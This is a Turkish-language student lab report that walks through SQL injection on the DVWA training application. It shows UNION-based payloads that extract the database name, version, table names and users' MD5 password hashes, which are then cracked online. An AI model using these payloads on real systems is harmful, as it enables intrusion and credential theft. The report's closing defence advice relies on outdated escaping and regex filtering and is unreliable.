****

**YILDIZ TECHNICAL UNIVERSITY**

**FACULTY OF ELECTRICAL AND ELECTRONICS**

**SECURITY OF COMPUTER SYSTEMS**

**(BLM4011)**

**LAB 2 – SQL INJECTION LAB REPORT**

20011701 – Muhammet Ali ŞEN  
Student ID – Muhammed Ali LALE

Ali.sen@std.yildiz.edu.tr  
Student e-mail address

**DEPARTMENT OF COMPUTER ENGINEERING**

1. **GİRİŞ**

Sql injection özet olarak query stringler ile sorgulara müdahalede bulunup veritabanına erişerek veritabanındaki bilgileri görüntülemek şeklinde açıklanabilir. Bir kullanıcı giriş formunda kullanıcı ve şifrenin doğruluğunu şu şekilde kontrol ederiz:

select \* from users where uname='”uname”' and pass='”pass”'

Biz eğer sql injeciton kontrolü yapmadıysak username ve pass alanına ' OR '1'='1 sql sorgusunu şu hale getirilerek yani %100 doğru olarak kabul ettirerek kolayca sistemdeki kullanıcı adı ve şifre bilgileri çalınabilir.

select \* from users where username='”uname'OR'1'='1”' and pass='”pass'OR'1'='1”'

Bu sorguda her 2 taraftada 1=1 olduğundan ve AND koşulu sağlandığından tüm kullanıcı adı ve şifreler sorgu sonucu olarak çıkmaktadır.

1. **METOT**

DVWA uygulamamızı gerekli config ve php.ini dosyalarında veritabanı root ayarları yapıldıktan sonra aktif olarak çalıştırdık. DVWA Security menüsünden Security Level ayarını Low olarak Submit ettik. Akabinde SQL Injection menüsüne gelerek User ID isimli input kutucuğuna öncelikle bir çentik ‘ atarak sql vulnerability olup olmadığını test ettik. Dönen sonuç;

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''0''' at line 1

Görüldüğü üzere SQL Syntax hatası alınması vulnerability olduğuna yönelik şüphe uyandırdı. Akabinde sayfa altında yer alan View Source ile kaynak kodlarına baktık.

 $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

Görülüğü üzere input olarak girilen query’e doğrudan parametre olarak gönderildiğini farkettik. Artık sömürülebilir olduğunu tahmin ettik. Akabinde

1' and '0'='0' union select database(),version() #

Bu sorgu sonucu Database ve Versiyon bilgilerini aldık.

ID: 1' and '0'='0' union select database(),version() #  
First name: admin  
Surname: admin

ID: 1' and '0'='0' union select database(),version() #  
First name: dvwa  
Surname: 10.4.21-MariaDB

Database adımızın ‘dvwa’ olduğunu öğrenmemiz üzerine artık database tablolarını öğrenebiliriz. Bu nedenle altta yer alan sorguyu gönderdik.

1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #

Sonuc;

ID: 1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name: admin  
Surname: admin

ID: 1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name:   
Surname: guestbook

ID: 1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #  
First name:   
Surname: users

‘dvwa’ isimli veritabanımızda ‘guestbook’ ‘users’ isimli tabloların olduğunu anladık. Users tablomuzu inceleyerek kullanıcı bilgilerini alabileceğimizi anladık. Bu nedenle aşağıdaki sorguyu gönderdik.

1' and '0'='0' UNION SELECT null,table\_name from information\_schema.tables where table\_schema = 'dvwa' #

tablo içeren bir resim

Açıklama otomatik olarak oluşturulduSonuc;

Artık tabloda yer alan şema (column) bilgilerini öğrenmiş olduk. Bundan sonra istediğimiz bilgileri tablodan çekebileceğimizi öğrendik. Tablomuzda yer alan kullanıcıların userid ve şifrelerini öğrenebiliriz.

1' UNION SELECT "Listele :", group\_concat("ID:", user\_id, "password: ",password) from users #)

Sonuc


ID: 1' UNION SELECT "Listele :", group\_concat("ID:", user\_id, "password: ",password) from users #)   
First name: Listele :  
Surname: ID:1password: 5f4dcc3b5aa765d61d8327deb882cf99,

ID:2password: e99a18c428cb38d5f260853678922e03,

ID:3password: 8d3533d75ae2c3966d7e0d4fcc69216b,

ID:4password: 0d107d09f5bbe40cade3de5c71e9e9b7,

ID:5password: 5f4dcc3b5aa765d61d8327deb882cf99

********Görüldüğü gibi şifrelerin hash değerleri tutulmaktadır. Eğer şifreler belli karakter sayısından az ve/veya sadece harf/sayı ve/veya en çok kullanılan şifreler arasındaysa <https://crackstation.net/> gibi siteler üzerinden hash kodları kırılabilir. Kullanıcıların hash değeri belirtilen sitede sorgulanmıştır.

Görüldüğü üzere şifreler kolay bir şekilde kırılacak şekilde olduğundan hash değerlerinden orijinal şifrelere ulaşılmıştır.

1. **SONUÇLAR**

SQL Injection açığı web teknolojilerinin gelişmesi ise engellenmektedir. Artık güncel tasarlanan web uygulamalarında önyüzden yapılan sorgular doğrudan veritabanına gönderilmemekte arada birçok katmandan bu sorgular birer filtreden geçmektedir. Bu tip saldırıları engellemek için hem frontend hem de backend tarafında Regular Expression ile belirli paterne uymayan veya doğrudan sql sorgusu olarak anlamlandırılabilecek durumları *(örnek olarak çentik ‘ sadece belirli şartlarla sql sorgusuna parametre olarak girebilmesi)* belirli filtrelerden geçirerek engelleme uygulanan yöntemlerden biridir. Ayrıca Sql injecitondan kontrolünün php dilindeki en temel yöntemi ***mysql\_real\_escape\_string*** fonksiyonudur. Bu fonksiyon gelen değerden escape karakterleri (',/ vb.) temizleyerek web sitesini temel düzeyde sql injectionlara karşı korur. SQL Injection özelinde olmamakla birlikte günümüz web teknolojileri gelişmekte olduğu gibi Siber Saldırı yöntemleride gelişmekte ve değişmektedir. Bu nedenle Siber Güvenlik metodları ve saldırılara karşı tespit ve engelleme faaliyetleri de gelişmeye ve kendini güncellemeye mecburdur. Yukarıda tespiti yapılan ve örneklendirilen SQL Injection yöntemi dışında birçok yöntemle bu açıkları bulunmakta ve sömürülmektedir. Bu tip saldırılara yönelik alınan tedbirler de her geçen gün değişmekte ve gelişmektedir.